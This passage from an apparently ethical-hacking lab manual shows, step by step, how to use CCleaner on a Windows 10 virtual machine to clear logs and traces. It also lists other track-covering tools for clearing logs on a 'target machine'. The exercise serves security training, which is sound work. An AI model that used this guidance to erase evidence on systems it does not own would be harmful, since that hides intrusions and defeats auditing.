

CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Windows 10 Enterprise 64-bit
Intel Core i5-7400 CPU @ 3.00GHz, 2.0GB RAM, VMware SVGA 3D
Easy Clean
Custom Clean
Registry
Tools
Options
Upgrade
Start Over
Analysis Complete
386 Trackers and 2091 MB of Junk
...are ready to be safely removed from your PC!
386 Trackers
Review Trackers
2091 MB of Junk
Review Junk
Clean All

Figure 4.4.6: Analysis result

8. The **Cleaning your PC...** wizard appears. Observe the progress bar and wait for it to complete.

9. After the cleaning completes, the **Your PC is feeling fresh!** wizard appears, as shown in the screenshot.


CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Windows 10 Enterprise 64-bit
Intel Core i5-7400 CPU @ 3.00GHz, 2.0GB RAM, VMware SVGA 3D
Easy Clean
Custom Clean
Registry
Tools
Options
Upgrade
Start Over

Cleaning Complete

Your PC is feeling fresh!


386 Trackers

2093 MB of Junk

Figure 4.4.7: Cleaning complete wizard

10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.

You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.


CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Windows 10 Enterprise 64-bit
Intel Core i5-7400 CPU @ 3.00GHz, 2.0GB RAM, VMware SVGA 3D
Easy Clean
Custom Clean
Registry
Tools
Options
Upgrade
Windows
Applications
Analyze

☐ Session
☐ Saved Form Information
☐ Saved Passwords
☐ Compact Databases

Windows Store
✓ Bing Finance
✓ Bing News
✓ Bing Sports
✓ Skype Metro App

Applications
✓ Adobe Reader DC
✓ MS Office Picture Manager
✓ MS OneDrive
☐ Notepad++
☐ Office 2016

Internet
☐ Java

Multimedia
✓ Adobe Flash Player
✓ Windows Media Player

Utilities
☐ Windows Defender

Windows
☐ Game Explorer
✓ MS Management Console
✓ MS Search
✓ RegEdit
✓ Remote Desktop

Set your favorite clean as your home screen...

Change between Custom Clean and Easy Clean in 'Options' > 'Settings'

Figure 4.4.8: Custom Clean option

11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ **Yes**	☑ **No**
Platform Supported	
☑ **Classroom**	☑ **iLabs**